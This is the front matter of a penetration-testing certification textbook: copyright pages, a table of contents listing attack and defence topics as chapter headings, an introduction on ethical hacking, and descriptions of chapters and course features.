

CompTIA PenTest+

Guide to Penetration Testing

Robert S. Wilson



Second Edition

CompTIA®

CompTIA PenTest+

Guide to Penetration Testing

Robert S. Wilson

Cengage

Australia • Brazil • Canada • Mexico • Singapore • United Kingdom • United States

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

This is an electronic version of the print textbook. Due to electronic rights restrictions, some third party content may be suppressed. Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. The publisher reserves the right to remove content from this title at any time if subsequent rights restrictions require it. For valuable information on pricing, previous editions, changes to current editions, and alternate formats, please visit www.cengage.com/highered to search by ISBN#, author, title, or keyword for materials in your areas of interest.

Important Notice: Media content referenced within the product description or the product text may not be available in the eBook version.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Cengage

***CompTIA PenTest+ Guide to Penetration Testing,* 2nd Edition**
Robert S. Wilson

EVP, General Manager, Cengage Academic: Nhaim Khoury

VP, Portfolio Management: Mark Santee

Portfolio Director: Rita Lombard

Portfolio Manager: Natalie Onderdonk, Kimberly Klotz

Senior Portfolio Assistant: Anh Nguyen

Senior Learning Designer: Zenya Molnar

Content Project Manager: Sivakumar Krishnamoorthy

Digital Project Manager: Jim Vaughey

Technical Editor: Danielle Shaw

Developmental Editor: Lisa Ruffolo

Senior Manager, Product Marketing: Neena Bali

Senior Product Marketing Manager: Cybèle Beckham

Content Acquisition Analyst: Christy Frame

Production Service: Straive

Art Director: Erin Griffin

Cover Image Source: Sanjatosic/Shutterstock.com

Interior image Source: Sanjatosic/Shutterstock.com

© 2027 Cengage Learning, Inc. and its affiliates ALL RIGHTS RESERVED.

WCN: 02-300-527

No part of this work covered by the copyright herein may be reproduced or distributed in any form or by any means, except as permitted by U.S. copyright law, without the prior written permission of the copyright owner.

Unless otherwise noted, all content is Copyright © Cengage Learning, Inc.

Previous edition(s): © 2024

For product information and technology assistance, contact us at
Cengage Customer & Sales Support, 1-800-354-9706
or support.cengage.com.

For permission to use material from this text or product, submit all requests online at **www.copyright.com.**

Library of Congress Control Number: 2025948282

ISBN: 979-8-214-41011-1

Cengage
10650 Toebben Drive, Suite A
Independence, KY 41051
USA

Cengage is a leading provider of customized learning solutions. Our employees reside in nearly 40 different countries and serve digital learners in 165 countries around the world. Find your local representative at **www.cengage.com.**

To learn more about Cengage platforms and services, register or access your online learning solution, or purchase materials for your course, visit **www.cengage.com.**

Notice to the Reader

Publisher does not warrant or guarantee any of the products described herein or perform any independent analysis in connection with any of the product information contained herein. Publisher does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instructions contained herein, the reader willingly assumes all risks in connection with such instructions. The publisher makes no representations or warranties of any kind, including but not limited to, the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and the publisher takes no responsibility with respect to such material. The publisher shall not be liable for any special, consequential, or exemplary damages resulting, in whole or part, from the readers' use of, or reliance upon, this material.

Printed in the United States of America
Print Number: 01 Print Year: 2026

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Brief Contents

Introduction xi

Chapter 1
Introduction to Penetration Testing 1

Chapter 2
Setting Up a Penetration-Testing Lab 33

Chapter 3
Engagement Management 60

Chapter 4
Reporting and Communication 97

Chapter 5
Reconnaissance and Enumeration 121

Chapter 6
Performing Vulnerability Scanning 168

Chapter 7
Exploitation Methods and Tools 205

Chapter 8
Network Attacks and Attack Vectors 247

Chapter 9
Wireless and Specialized Systems Attack Vectors and Attacks 285

Chapter 10
Application-Based Attack Vectors and Attacks 329

Chapter 11
Host Attack Vectors and Cloud Technologies Attacks 376

Chapter 12
Social Engineering and Physical Attacks 422

Chapter 13
Writing and Understanding Code 448

Chapter 14
The Final Penetration-Testing Project 531

Appendix A
CompTIA PenTest+ (PT0-003) Exam Objective Mapping 539

Glossary **541**
Index **559**

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Contents

Introduction xi

Chapter 1

Introduction to Penetration Testing 1

The Ins and Outs of Penetration Testing 2
- What Is Penetration Testing? 2
- Why Do Security Professionals Pen Test? 3
- When Do Security Professionals Conduct Pen Tests? 3
- How Do Security Professionals Pen Test? 4
- Who Performs Pen Tests? 4

CIA, DAD, and the Hacker Mindset 6
- The Hacker Mindset and Ethical Hacking 7
- Ethical Hacking Guidelines 8

The Pen-Test Teams and Other Stakeholders 9
- Red Team 9
- Blue Team 10
- Purple Team 10
- Other Stakeholders 11

The Pen-Test Process 12
- Planning and Scoping 13
- Information Gathering and Vulnerability Scanning 13
- Attacking and Exploiting 13
- Reporting and Communicating Results 14

The Cyber Kill Chain 15

The Pen-Test Toolkit 17
- Scanners 17
- Credential Testing Tools 17
- Debuggers 17
- Open Source Intelligence 18
- Wireless Tools 18
- Web Application Tools 18
- Social Engineering Tools 19
- Remote Access Tools 19
- Network Tools 19
- Exploitation Tools 20
- Steganography Tools 20
- Cloud Tools 20

Summary 28

Key Terms 28

Review Questions 29

Case Projects 30

Chapter 2

Setting Up a Penetration-Testing Lab 33

Penetration-Testing Lab Overview 34

Setting Up the Kali Linux Virtual Machine 35
- Downloading and Installing VirtualBox 36
- Downloading and Installing the Kali Linux VirtualBox Image 37

Setting Up Targets 40
- Creating a Metasploitable Target 40
- Creating a Windows 7 Target 43
- Creating a Windows 10 Target 45
- Creating a Windows 11 Target 46
- Creating a Windows Server 2022 and Domain Controller Target 49
- Creating a DVWA Target 51
- Creating an Axigen Mail Server Target 52

Summary 57

Key Terms 58

Review Questions 58

Chapter 3

Engagement Management 60

Pre-Engagement Activities 61
- Defining the Scope 61
- Legal Concepts, Documents, and Ethical Considerations 69
- Rules of Engagement 75

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Testing Frameworks, Methodologies, and Threat Models 77
Scoping and Requirements 77
Testing Frameworks and Methodologies 78
Threat Models 83
Assessments 86
Types of Assessments 86
Goals, Compliance, and Red-Team Assessments 87
Black Box, White Box, and Gray Box Tests 87
Environmental Considerations 88
Target Selection 90
Social Engineering Targets and Methods 91
Validating Scope of Engagement 92
Summary 93
Key Terms 94
Review Questions 94
Case Projects 95

Chapter 4
Reporting and Communication 97
Collaboration and Communication 98
Having a Well-Defined Communication Path 100
Communication Triggers 100
Other Reasons for Communication 101
Secure Distribution of Information 101
Communicating Findings and Recommending Remediation 102
Recommending Controls 103
Technical Controls 103
Administrative Controls 104
Operational Controls 105
Physical Controls 106
Common Pen-Testing Findings and Mitigation Strategies 106
Writing a Pen-Test Report 109
Normalization of Data 109
Risk Appetite 110
Report Structure 110
Secure Handling and Destruction of Reports 113
Summary 116
Key Terms 117
Review Questions 117
Case Projects 119

Chapter 5
Reconnaissance and Enumeration 121
Passive Reconnaissance Techniques 122
Gathering High-Level Organizational Information 122
Company Reputation and Security Posture Data 134
Strategic Search Engine Analysis 138
Active Reconnaissance Techniques 145
Enumeration 146
Website Reconnaissance 156
Packet Interception and Crafting 158
Defense Detection 161
Cloud Asset Discovery and Third-Party Hosted Services 162
Detection Avoidance 162
Additional Reconnaissance and Enumeration Tools 163
Summary 164
Key Terms 165
Review Questions 165
Case Projects 167

Chapter 6
Performing Vulnerability Scanning 168
Understanding Vulnerability Scanning 169
Purpose of Vulnerability Scanning 169
Determining Targets for Vulnerability Scanning 171
Types of Vulnerabilities 172
Types of Vulnerability Scans 173
Application Vulnerabilities 174

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Container Scans 176
Mobile Scans 177
TCP/UDP Scans 177
Host-Based Scans 177
Authenticated Versus Unauthenticated Scans 178
Secrets Scanning 178
Wireless SSID, Channel, and Signal Strength Scanning 178
Application Vulnerabilities and Countermeasures 179
Fuzzing 180
Web Application Vulnerability Scanning 180
TruffleHog, Grype, Trivy, and Kube-hunter Tools 184
Vulnerability Scan Considerations 185
Executing Vulnerability Scans 187
Scope of Vulnerability Scans 188
Configuring Vulnerability Scans 188
Credentialed or Noncredentialed Scans 188
Internal and External Scans 188
Scanner and Plug-In Updates 190
Analyzing Vulnerability Scan Results 191
CVSS Base Scores 193
Reconnaissance, Scanning, and Enumeration Output Analysis 193
Exploit Information 195
CVSS Vector Information 195
Ranking Vulnerabilities 198
Physical Security Vulnerability Discovery 199
Summary 200
Key Terms 201
Review Questions 202
Case Projects 203

Chapter 7

Exploitation Methods and Tools 205

Selecting and Prioritizing Targets to Exploit 206
Vulnerability Scanning Information 206
Exploit Prediction Scoring System (EPSS) 209
High-Value Asset Identification 210
Using Enumeration Information 210
End-of-Life Software and Systems 212
Default Configurations 213
Running Services 213
Vulnerable Encryption Methods 214
Defensive Capabilities 214
Exploit Information Databases 215
Capability Selection 216
Exploit Customization and Code Analysis 216
Documentation 217
Dependencies 218
Labeling Sensitive Systems 218
BloodHound 218
Metasploit 219
Common Exploits 220
Remote Procedure Call/Distributed Component Object Model 220
PsExec 221
PSRemoting and WinRM 221
Windows Management Instrumentation 221
Fileless Malware 222
Living off the Land 222
Scheduled Tasks 222
Server Message Block 223
Domain Name System 223
Remote Desktop Protocols 224
Virtual Network Computing 225
Secure Shell 225
Network Segments and Virtual Local Area Networks 225
Leaked Keys 226
Post-Exploitation 227
Password Attacks 227
Mimikatz Tool 228
Privilege Escalation 228
Staging and Data Exfiltration 230
Shell Escape and Upgrade 231
Cross Compiling 231
Social Engineering 231
Persistence 231
Scheduled Tasks and Cron Jobs 232
Inetd Modules 232
Daemons and Services 232
Backdoors 232
Rootkits 233
Browser Extensions 233
Tampering with Security Controls 233

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Creating Accounts 233
Obtaining Valid Account Credentials 234
Using Registry Keys 234
Lateral Movement 235
Relay Creation 235
Service Discovery 235
Network Traffic Discovery 235
Credential Dumping 236
String Searches 237
Tools Useful for Lateral Movement 237
Pivoting, Evading, and Cleaning Up 238
Pivoting 238
Evading, Cleaning Up, and Restoring 239
Summary 240
Key Terms 242
Review Questions 242
Case Projects 244

Chapter 8
Network Attacks and Attack Vectors 247
Choosing an Attack 248
Default Credentials (Password Attack) 250
Network Device Default Credentials 250
Network Protocol/Service Default Credentials 250
Certificate Services 251
Misconfigured Services Exploitation 252
Multihomed Hosts 252
Packet Crafting 252
On-Path or Man-in-the-Middle Attacks 253
DNS Spoofing 254
NetBIOS Name Service Attacks 254
ARP Poisoning and Spoofing 256
MAC Address Spoofing 257
Replay Attacks 258
Relay Attacks 259
SSL Stripping and SSL Downgrade Attacks 259
MITM Attack Using SETH 260
Security and Service Attacks 262
Network Access Control Bypass Attacks 262
Kerberoasting Attacks 264
Secure Shell Attacks 265
Password Attacks 265
Server Message Block and Samba Attacks 266
Simple Mail Transfer Protocol Attacks 269
Simple Network Management Protocol Attacks 270
File Transfer Protocol Attacks 270
Denial, Hopping, and Chaining 272
Denial-of-Service Attacks 272
Virtual LAN Hopping 274
Exploit Chaining 275
More Network Attack Tool Capabilities 275
Metasploit 275
NETCAT/Ncat 276
Impacket 276
CrackMapExec (CME) 276
Wireshark/tcpdump 277
Msfvenom 277
Summary 279
Key Terms 280
Review Questions 281
Case Projects 282

Chapter 9
Wireless and Specialized Systems Attack Vectors and Attacks 285
Wireless Attacks and Attack Vectors 286
Understanding Wireless Networks 286
Understanding Authentication 291
Extensible Authentication Protocol 291
Finding Targets 295
Attack Methods 298
Eavesdropping, Rogues, Evil Twins, and Wireless On-Path Attacks 299
Attacking WEP and WPS 300
Attacking WPA, WPA2, and WPA3 305
Automating Wireless Attacks Using Wifite 306
Protocol Fuzzing 308
Packet Crafting 308
Attacking Bluetooth 309
Bluetooth Spamming 310
Attacking Captive Portals 311

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

NFC and Amplification Attacks 311
RFID Cloning 312
Jamming and Repeating 313
Specialized System Attacks and Attack Vectors 314
Attacking Specialized Systems 314
Attacking Mobile Devices 315
Additional Attack Tools 317
Artificial Intelligence (AI) Attack Types 320
Prompt Injection 320
Model Manipulation 321
Operational Technology (OT) Attack Types 321
Register Manipulation 322
CAN Bus Attack 322
Modbus Attack 322
Plaintext Attack 322
Replay Attack 322
Summary 323
Key Terms 324
Review Questions 325
Case Projects 326

Chapter 10

Application-Based Attack Vectors and Attacks 329

Common Application Vulnerabilities and Secure Coding Standards 330
OWASP Top 10 Web Application Vulnerabilities 330
Unsecure Coding Practices 332
Secure Coding Practices 334
Injection Attacks 335
SQL Injection Attacks 335
HTML Injection Attacks 345
Code Injection Attacks 345
Command Injection Attacks 345
Server-Side Template Injection 346
Arbitrary Code Execution 346
Lightweight Directory Access Protocol Injection Attacks 347
Authentication Attacks 349
Password Attacks 349
Brute-Force Attacks 350
Collision Attacks 351
Session Attacks 351
Cookie Attacks 352
Redirect Attacks 352
Kerberos Attacks 353
Authorization Attacks 353
Insecure Direct Object Reference Attacks 354
Parameter Pollution Attacks 354
Directory Traversal Attacks 354
File Inclusion Attacks 355
Privilege Escalation Attacks 356
Web Application Attacks 356
Cross-Site Scripting Attacks 357
Domain Object Model Attacks 357
Cross-Site Request Forgery 358
Server-Side Request Forgery 359
Click Jacking 360
API Abuse 360
JSON Web Token (JWT) Manipulation 360
Mobile Application Attacks 363
Application Testing Tools Useful in Pen Testing 365
Interception Proxies 365
Fuzzing Tools 365
Debuggers 368
Scanners 368
Summary 369
Key Terms 370
Review Questions 371
Case Projects 372

Chapter 11

Host Attack Vectors and Cloud Technologies Attacks 376

Attacking Hosts 377
Nonoperating System-Specific Exploits 377
Linux/Unix Hosts 383
Credential Dumping Versus Credential Harvesting 389
Circumventing Security Tools 389

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Payload Obfuscation 390
User-Controlled Access Bypass 390
Kiosk Escape 391
Library Injection 391
Process Hollowing and Injection 392
Log Tampering 393
Windows Hosts 393
Unquoted Service Path Injection 394
Windows Host Attack Tools 395
Attacking Virtualization 400
Virtual Machine Exploits 401
Attacking Cloud-Based Targets 405
Account Exploits 406
Misconfiguration Exploits 406
Malware Injections 407
Denial of Service and Resource Exhaustion 407
Side-Channel Exploits 407
Direct-to-Origin Exploits 407
Third-Party Integrations 408
Resource Misconfiguration 408
Logging Information Exposure 410
Image and Artifact Tampering 411
Workload Runtime Attacks 411
Trust Relationship Abuse 411
Cloud-Based Resource Attack Tools 412
Data Storage Exploits 414
Summary 415
Key Terms 417
Review Questions 417
Case Projects 419

Chapter 12

Social Engineering and Physical Attacks 422

Social Engineering (the Art of the Con) 423
Setting the Stage 423
The Psychology of Social Engineering 424
Person-to-Person Social Engineering 426
Using Technology for Social Engineering 427
Phishing Attacks 428
Website-Based Attacks 429
Watering Holes 429
USB Drop Attacks 429
Social Engineering Tools 430
Using Artificial Intelligence for Social Engineering 435
Physical Attacks 438
In-Person Physical and Remote Attacks 439
Using Impersonation to Enter a Facility 440
Piggybacking and Tailgating 440
Dumpster Diving 440
Badge Cloning 441
Jumping the Fence 441
Attacks on Locks and Entry Control Systems 441
Summary 442
Key Terms 443
Review Questions 444
Case Projects 445

Chapter 13

Writing and Understanding Code 448

Introduction to Computer Programming 450
Branching, Looping, and Testing 450
Variables 452
Arrays 452
Trees 452
Compiled Versus Interpreted Programming Languages 452
Documentation 453
Learning the C Language 454
Anatomy of a C Program 456
Declaring Variables 456
Branching, Looping, and Testing in C 459
Understanding HTML Basics 464
Creating a Webpage with HTML 465
Shells and Shell Scripts 467
Bash and Bash Scripts 468
PowerShell and PowerShell Scripts 471
Understanding Perl 474

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Background on Perl 475
Understanding the Basics of Perl 476
Understanding the BLT of Perl 478
Understanding Object-Oriented Programming Concepts 484
Understanding Python 491
Background on Python 491
Understanding the Basics of Python 492
Understanding the BLT of Python 492
If Statements and Logical Operators 495
The Python Shell 498
Object-Oriented Programming in Python 499
Understanding Ruby 500
Background on Ruby 500
Understanding the Basics of Ruby 502
Understanding the BLT of Ruby 502
If Statements and Logical Operators 506
Understanding JavaScript 508
Background on JavaScript 508
Understanding the Basics of JavaScript 508
Understanding the BLT of JavaScript 510
If Statements and Logical Operators 513
JavaScript Object Notation 513
Analyzing Code and Automating Pen Testing 515
Analyzing Exploit Code 515
Using Programming to Automate Penetration Tests 515
Breach and Attack Simulation (BAS) 520
Using Comma-Separated Value Files 522
Reusing Code 523
Summary 524
Key Terms 524
Review Questions 525
Case Projects 526

Chapter 14

The Final Penetration-Testing Project 531
Preparing for Pen Testing 532
Performing the Penetration Testing 532
Using the `nmap` Command 532
Using the `netcat` Command and HTTP Methods 533
Using the `wget` Command 533
Using the `enum4linux` Command 534
Using Nessus 535
Researching Vulnerabilities at the cve.org Website 537
Pen Testing Exploitable Vulnerabilities 537
Completing the Report 537
Pen Testing Revisited 538

Appendix A

CompTIA PenTest+ (PT0-003) Exam Objective Mapping 539
Glossary 541
Index 559

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

devices and systems to make our everyday lives arguably easier and more efficient. Unfortunately, as is often the case, there are those who take what was intended for good and abuse it for their own nefarious and sometimes damaging purposes. At first, the abuse of technology was perpetrated by pranksters and troublemakers, individuals trying to "mess" with computers and data for their own amusement and bragging rights. Eventually, organized crime and nation state threat actors joined in and attacks against technology skyrocketed. Even non-human "intelligent" artificial intelligence (AI) entities are engaging in attacks against technology and its human users. For now, AI is a tool under the control of nefarious masters to perform their hacking bidding, but what happens if they lose that control? What are we to do as a society to make sure our technology is resistant to AI-generated attacks? Penetration testing is one solution.

Penetration testing is the practice of using technologically skilled people to look for the weaknesses in technology so that those weaknesses can be corrected before threat actors can abuse them. The good people who do the work are known as penetration testers. Penetration testers use the same techniques as threat actors but are guided by ethics and professionalism and cause no harm to the systems they test. Penetration testing is also known as "ethical hacking." Penetration testing has evolved into a formalized process with best practices and certifications. People can acquire certifications to prove they have the skills to execute effective penetration tests. One such certification is the CompTIA PenTest+ certification.

This course is more than a study guide that provides you with enough knowledge to pass the CompTIA PenTest+ certification. You can do that and much more with this course. It contains instructions and hands-on activities that give you the knowledge and practical experience necessary to become a penetration tester. Every aspect of penetration testing is covered, from the legalities and paperwork required and created at the beginning and end of penetration-testing engagements, to the nitty-gritty hands-on hacking activities that many (if not all) technology geeks find fun. The CompTIA PenTest+ certification exam requirements are used as the framework for the structure and content of this course, and every requirement is covered and mapped to the chapter content. This course has been updated to cover the requirements of the latest version of the CompTIA PenTest+ certification exam objectives, version PT0-003.

Intended Audience

Although people with a wide range of backgrounds can take this course, it's intended for those with a Security+ and a Network+ certification or equivalent experience. A networking background is necessary so that you understand how computers operate in a networked environment and can work with a network administrator when needed. In addition, readers must know how to use a computer from the command line and how to use popular operating systems, such as Windows and Kali Linux.

This course can be used at any educational level, from technical high schools and community colleges to graduate programs. Current professionals in the public and private sectors can also use this course.

Chapter Descriptions

Following is a summary of the topics covered in each chapter of this course:

- **Chapter 1, "Introduction to Penetration Testing,"** defines the process and people involved in penetration testing. This chapter also describes the ethical hacking mindset and the tools commonly used by penetration testers.
- **Chapter 2, "Setting Up a Penetration-Testing Lab,"** guides you through the process of creating your own lab environment of virtual machines that will be used throughout the course for hands-on activities.
- **Chapter 3, "Engagement Management,"** describes the planning and scoping phase of penetration testing, which must be formulated and documented before executing any penetration tests. This chapter covers areas that must be considered during planning and scoping, including governance, risk, and compliance; legal document requirements; penetration testing standards and methodologies; types of assessments, target selection and rules of engagement.
- **Chapter 4, "Reporting and Communication,"** explores the importance and different types of communication that occur during penetration testing, including situations that necessitate communication and well-defined communication paths. The importance and structure of a penetration-testing report is explained, as well as the most common vulnerability findings and control and

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

strategies that can be used to mitigate them. Additionally, post-engagement activities are discussed.

- **Chapter 5, "Reconnaissance and Enumeration,"** discusses both passive and active reconnaissance techniques and the tools that can be used to accomplish them. Additionally, the steps and methods of analyzing reconnaissance results are detailed.
- **Chapter 6, "Performing Vulnerability Scanning,"** describes the purpose of vulnerability scanning and the methods and tools that can be used to discover vulnerabilities in targets. Types of vulnerabilities and vulnerability scans are discussed, as well as considerations when performing scans. The execution of vulnerability scans and the analysis of their results are demonstrated and discussed. Detecting physical security vulnerabilities is also covered.
- **Chapter 7, "Exploitation Methods and Tools,"** describes methodologies and tools that can be used in the exploitation and post-exploitation process. How to select targets and common exploits that are executed against targets are discussed. Post-exploitation methods and tools are outlined, including post-exploitation activities such as achieving and maintaining persistence, performing lateral movement, pivoting, and evading detection. Post-exploitation and penetration-testing cleanup requirements and methods are discussed.
- **Chapter 8, "Network Attacks and Attack Vectors,"** discusses methodologies and tools used to perform network attacks, including those that use artificial intelligence, along with how to select targets for attack. Specific types of network attacks including on-path/man-in-the-middle, replay, and relay attacks are explained. Security and service attacks including network access control bypass, password attacks, SSH attacks, and more are covered. Denial-of-service attacks are explained, as well as the activities of VLAN hopping and exploit chaining.
- **Chapter 9, "Wireless and Specialized Systems Attack Vectors and Attacks,"** discusses methodologies and tools that can be used to exploit wireless devices and connections. It also examines specialized systems such as Internet of Thing devices, industry control systems, and smartphones. Wireless protocol standards are covered in detail, and artificial intelligence attack types are emphasized.
- **Chapter 10, "Application-Based Attack Vectors and Attacks,"** discusses the types of vulnerabilities that can be found in applications and the tools and methodologies that can be used to exploit them. Authentication and authorization attacks are explained, as are secure coding practices for avoiding various vulnerabilities.
- **Chapter 11, "Host Attack Vectors and Cloud Technologies Attacks,"** discusses methodologies and tools that can be used to exploit common vulnerabilities in Windows and Linux systems. Attacks against physical, virtual, and cloud-based systems are covered.
- **Chapter 12, "Social Engineering and Physical Attacks,"** discusses attacks that attempt to manipulate people into performing security compromising actions and attacks that target the facilities and physical resources of an organization, including those that use artificial intelligence.
- **Chapter 13, "Writing and Understanding Code,"** covers how to understand and create code using various programming languages popular among pen testers and threat actors. These languages are C, Perl, Python, Ruby, JavaScript, Bash, PowerShell, and HTML. Object-oriented concepts and programming are also covered. How to use programming in penetration testing to automate activities such as vulnerability scanning and exploit execution is explained and demonstrated.
- **Chapter 14, "The Final Penetration-Testing Project,"** brings together much of what you learned in previous chapters by having you perform penetration-testing activities against the virtual machines in your penetration-testing lab. You also capture the results in a formal penetration-testing report.
- **Appendix A, "CompTIA PenTest+ (PT0-003) Exam Objective Mapping,"** lists the objectives in the CompTIA PenTest+ exam and the corresponding chapters that cover each objective.

Features

To help you understand computer and network security, this course includes many features designed to enhance your learning experience:

- **Chapter objectives**—Each chapter begins with a detailed list of the concepts to master. This list gives you a quick reference to the chapter's contents and serves as a useful study aid.
- **Certification objectives**—At the beginning of each major topic heading is a list of the CompTIA PenTest+ certification exam numbered objectives that are covered by the material in that section.
- **Figures and tables**—Numerous screenshots show you how to use security tools, including command-line tools, and how to create programs. In addition, a variety of diagrams aid you in visualizing important concepts. Tables present information in an organized, easy-to-grasp manner.
- **Hands-on activities**—One of the best ways to reinforce learning about penetration testing is to practice using the many tools pen testers use. Hands-on activities

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

are interspersed throughout each chapter to give you practice in applying what you have learned.

- **Get Real**—Each chapter begins with a "Get Real" feature that highlights how a recent penetration-testing solution addressed a cybersecurity problem. This feature introduces the experiences of penetration-testing professionals and global companies to set the stage for the concepts and techniques covered in the chapter, including AI-related advantages and security threats.
- **Notes**—Notes draw your attention to helpful material related to the subject being covered. In addition, notes with the title "Security Bytes" offer real-world examples related to security topics in each chapter, including AI where relevant.
- **Exam Tips**—Exam Tips point out specific details regarding material that is likely to be on the CompTIA PenTest+ certification exam.
- **Caution**—Caution icons warn you about potential mistakes or problems and explain how to avoid them.
- **Chapter summary**—Each chapter ends with a summary of the concepts introduced in the chapter. These summaries are a helpful way to review the material covered in each chapter.
- **Key terms**—All terms in the chapter introduced with bold text are consolidated in the key terms list at the end of the chapter. This useful reference encourages a more thorough understanding of the chapter's key concepts. A full definition of each key term is provided in the Glossary.
- **Review questions**—The end-of-chapter assessment begins with review questions that reinforce the main concepts and techniques covered in each chapter. Answering these questions helps ensure that you have mastered important topics.
- **Case projects**—Chapters close with one or more case projects that help you evaluate and apply the material you have learned. To complete these projects, you must draw on real-world common sense as well as your knowledge of the technical topics covered to that point in the course. Your goal for each project is to come up with answers to problems similar to those you'll face as a working penetration tester. To help you with this goal, many case projects are based on a hypothetical company typical of companies hiring security consultants.

MindTap

MindTap for *CompTIA PenTest+: Guide to Penetration Testing* is an online learning solution designed to help you master the skills needed in today's workforce. Research shows employers need critical thinkers, troubleshooters, and creative problem-solvers to stay relevant in our fast-paced, technology-driven world. MindTap helps you achieve this with assignments and activities that provide hands-on practice, real-life relevance, and certification test preparation. MindTap guides you through assignments that help you master basic knowledge and understanding before progressing to more challenging problems. MindTap activities and assignments are tied to learning objectives. MindTap features include the following:

- **Live Virtual Machine Labs** allow you to practice, explore, and try different solutions in a safe sandbox environment. Each chapter provides you with an opportunity to complete an in-depth project hosted in a live virtual machine environment. You implement the skills and knowledge gained in the chapter through real design and configuration scenarios.
- **Discussion** assignments encourage you to stay current with what's happening in the penetration-testing field.
- **Pre- and Post-Assessment Quizzes** assess your understanding of key concepts at the beginning and end of the course.
- **Videos** demonstrate skills, tools, and concepts covered in the chapters to help you develop problem-solving skills.
- **Video Recording Scenario** activities encourage you to practice real-world and employability skills through creating a video in response to a scenario. The AI coach provides instant feedback so you can continuously practice and improve your skills.

Instructors: MindTap is designed around learning objectives and provides analytics and reporting so you can easily see where the class stands in terms of progress, engagement, and completion rates. Use the content and learning path as is or pick and choose how your materials will integrate with the learning path. You control what the students can access and when. Learn more at https://www.cengage.com/mindtap/.

Instructor Resources

Instructors, please visit https://faculty.cengage.com/, sign in or create an account, and then search for this title to access instructor specific resources online. Instructor resources include an Instructor Manual, Educator Guide, solutions manual, PowerPoint® presentations, a test bank powered by Cognero®, and a Transition Guide.

- **Instructor Manual.** The instructor manual that accompanies this course provides additional instructional material to assist in class preparation.
- **Educator Guide.** The guide provides a detailed outline of the corresponding MindTap course.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Solution and Answer Guide.** The guide provides answers to the chapter activities, review questions, and case projects.
- **PowerPoint® presentations.** This course comes with Microsoft PowerPoint® slides for each chapter. These are included as a teaching aid for classroom presentation, to make available to students on the network for chapter review, or to be printed for classroom distribution. Instructors, please feel at liberty to add your own slides for additional topics you introduce to the class.
- **Test Bank.** Questions are aligned with each chapter's learning objectives.
- **Transition Guide.** The guide provides information on what has changed in each chapter in this edition so that instructors know what to expect.

Lab Requirements

